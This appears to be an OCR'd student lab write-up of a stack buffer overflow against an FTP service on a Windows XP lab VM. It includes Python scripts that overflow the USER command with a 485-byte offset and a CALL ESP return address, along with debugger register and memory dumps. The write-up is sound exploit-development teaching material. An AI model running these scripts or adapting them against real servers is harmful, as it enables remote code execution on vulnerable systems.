
Screenshot 1: ifconfig command used to show ip address of BT5-GNOME-VM-32 (192.168.245.145)

```
root@bt: ~/Desktop/Assignment_counter
File Edit View Terminal Help
root@bt:~/Desktop/Assignment_counter# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:9c:1b:9f
          inet addr:192.168.245.145  Bcast:192.168.245.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe9c:1b9f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:278 errors:0 dropped:0 overruns:0 frame:0
          TX packets:238 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:36635 (36.6 KB)  TX bytes:19890 (19.8 KB)
          Interrupt:19 Base address:0x2024

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:548 errors:0 dropped:0 overruns:0 frame:0
          TX packets:548 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:82999 (82.9 KB)  TX bytes:82999 (82.9 KB)

root@bt:~/Desktop/Assignment_counter#
<< back | trac
```


Screenshot 2: ifconfig command used to show ip address of Windows XP-SP2 Virtual Machine(192.168.245.137)

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Dennis>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.245.137
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.245.1

C:\Documents and Settings\Dennis>_
```


Screenshot 3: Debugger Shows that the program Crashes with EIP = ESP = AAAA




Screenshot 4: War1.py code code with the 1000 byte pattern_create buffer string




Screenshot 5: Pattern_Create Bytes at time of crash: EIP=32714131, ESP=q4Aq



Screenshot 6: Pattern_Offsets for EIP = 485 , ESP=493




Screenshot 7: war2.py code to verify location of crash



```
#!/usr/bin/python

import socket

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

buffer = "\x41" * 485 + "\x42" * 4 + "\x43" * 4 + "\x44" * 507
print "\sending string to overflow buffer"
s.connect(('192.168.245.137',21)) # connect takes one argument
data = s.recv(1024)
s.send('USER ' + buffer + '\r\n')
data = s.recv(1024)

s.close()
```

Screenshot 8: Verifies that at crash, EIP=42424242, ESP=DDDD



```
EAX 00000001
ECX 00000001
EDX 00000000
EBX 00000000
ESP 00ACFD48 ASCII "DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
EBP 00ACFDA0 ASCII "DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD
ESI 7C8092AC kernel32.GetTickCount
EDI 00ACFE48 ASCII "DDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD

EIP 42424242

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDD000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010212 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty 1.4241993764238736000e-306
ST1 empty -1.#QNAN0000000000000000
ST2 empty 1.4810082910529286000e-304
```

```
6@.07@.
■C.■■C.
■C.à■C.
■C.■■C.
■C.■■C.
■C.■■C.
■C.....
.......
StatRep
srp....
exclude
t Path.
 users.
pload F
pload B
ownload
ownload
ATA....
```

```
Address   Value     ASCI Comment
00ACFD28  41414141  AAAA
00ACFD2C  41414141  AAAA
00ACFD30  41414141  AAAA
00ACFD34  41414141  AAAA
00ACFD38  41414141  AAAA
00ACFD3C  41414141  AAAA
00ACFD40  42424242  BBBB
00ACFD44  43434343  CCCC
00ACFD48  44444444  DDDD
00ACFD4C  44444444  DDDD
00ACFD50  44444444  DDDD
00ACFD54  44444444  DDDD
00ACFD58  44444444  DDDD
00ACFD5C  44444444  DDDD
00ACFD60  44444444  DDDD
00ACFD64  44444444  DDDD
00ACFD68  44444444  DDDD
00ACFD6C  44444444  DDDD
```

Screenshot 9: war3.py with address of call esp (0x77d6b141) and \xcc

war3.py (~/Desktop/Assignment_counter) - gedit

File Edit View Search Tools Documents Help

Open Save Undo

war1.py war2.py war3.py


```
#!/usr/bin/python

import socket

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

buffer = "\x41" * 485 + "\x41\xb1\xd6\x77" + "\x43" * 4 + "\xcc" * 507
print "\sending string to overflow buffer"
s.connect(('192.168.245.137',21)) # connect takes one argument
data = s.recv(1024)
s.send('USER ' + buffer + '\r\n')
data = s.recv(1024)

s.close()
```

Python Tab Width: 8 Ln 7, Col 38 INS


Screenshot 10: Shows the debugger at the breakpoint of call esp instruction

```
Address   Hex dump   Disassembly
77D6B141  FFD4       CALL ESP
77D6B143  FD         STD
77D6B144  FFC9       DEC ECX
77D6B146  C2 0400    RETN 4
77D6B149  90         NOP
77D6B14A  90         NOP
77D6B14B  90         NOP
77D6B14C  90         NOP
77D6B14D  90         NOP
77D6B14E  8BFF       MOV EDI,EDI
77D6B150  55         PUSH EBP
77D6B151  8BEC       MOV EBP,ESP
77D6B153  81EC 94020000  SUB ESP,294
77D6B159  A1 9801DA77    MOV EAX,DWORD PTR DS:[77DA0198]
77D6B15E  53         PUSH EBX
77D6B15F  8B5D 08    MOV EBX,DWORD PTR SS:[EBP+8]
77D6B162  33C9       XOR ECX,ECX
77D6B164  8945 FC    MOV DWORD PTR SS:[EBP-4],EAX
77D6B167  8B43 08    MOV EAX,DWORD PTR DS:[EBX+8]
77D6B16A  898D D0FDFFFF  MOV DWORD PTR SS:[EBP-230],ECX
77D6B170  898D B8FDFFFF  MOV DWORD PTR SS:[EBP-248],ECX
77D6B176  898D 8CFDFFFF  MOV DWORD PTR SS:[EBP-274],ECX

Registers (FPU)
EAX 00000001
ECX 00000001
EDX 00000000
EBX 00000000
ESP 00ACFD48
EBP 00ACFDA0
ESI 7C8092AC kernel32.GetTickCount
EDI 00ACFE48

EIP 77D6B141 USER32.77D6B141

C 0  ES 0023 32bit 0(FFFFFFFF)
P 0  CS 001B 32bit 0(FFFFFFFF)
A 1  SS 0023 32bit 0(FFFFFFFF)
Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000212 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty 1.4241993764238736000e-306
ST1 empty -1.#QNAN00000000000000
ST2 empty 1.4810082910529286000e-304

Address   Hex dump                                          ASCII
00440000  00 00 00 00 59 4B 43 00 F0 36 40 00 30 37 40 00  ....YKC.ð6@.07@.
00440010  30 30 42 00 70 30 42 00 60 02 43 00 90 08 43 00  00B.p0B.`.C...C.
00440020  E0 10 43 00 20 11 43 00 60 11 43 00 E0 11 43 00  à.C. .C.`.C.à.C.
00440030  E0 12 43 00 20 13 43 00 40 13 43 00 80 13 43 00  à.C. .C.@.C...C.
00440040  C0 13 43 00 00 14 43 00 40 14 43 00 80 14 43 00  À.C...C.@.C..C.
00440050  C0 14 43 00 00 15 43 00 40 15 43 00 80 15 43 00  À.C...C.@.C..C.
00440060  C0 15 43 00 00 16 43 00 30 17 43 00 00 00 00 00  À.C...C.0.C.....
00440070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00440080  31 30 00 00 00 00 00 00 5C 53 74 61 74 52 65 70  10......\StatRep
00440090  6F 72 74 2E 74 78 74 00 2E 73 72 70 00 00 00 00  ort.txt..srp....
004400A0  55 73 65 72 73 20 74 6F 20 65 78 63 6C 75 64 65  Users to exclude
004400B0  00 00 00 00 4F 75 74 70 75 74 20 50 61 74 68 00  ....Output Path.
004400C0  4E 75 6D 62 65 72 20 6F 66 20 75 73 65 72 73 00  Number of users.
004400D0  48 69 73 74 6F 72 79 00 55 70 6C 6F 61 64 20 46  History.Upload F
004400E0  69 6C 65 73 00 00 00 00 55 70 6C 6F 61 64 20 42  iles....Upload B
004400F0  79 74 65 73 00 00 00 00 44 6F 77 6E 6C 6F 61 64  ytes....Download
00440100  20 46 69 6C 65 73 00 00 44 6F 77 6E 6C 6F 61 64   Files..Download
00440110  20 42 79 74 65 73 00 00 44 41 54 41 00 00 00 00   Bytes..DATA....
00440120  45 78 63 65 70 74 69 6F 6E 20 54 79 70 65 00 00  Exception Type..
00440130  50 6C 65 61 73 65 20 67 69 76 65 20 74 68 65 20  Please give the
00440140  72 65 70 6F 72 74 20 61 20 6E 61 6D 65 20 62 65  report a name be
00440150  66 6F 72 65 20 73 61 76 69 6E 67 2E 00 00 00 00  fore saving.....
00440160  2E 5C 00 00 2A 2E 73 72 70 00 00 00 3B 00 00 00  .\..*.srp...;...
00440170  6F 6F 74 65 70 61 64 2E 65 78 65 20 25 73 00 00  notepad.exe %s..

Address   Value    ASCI  Comment
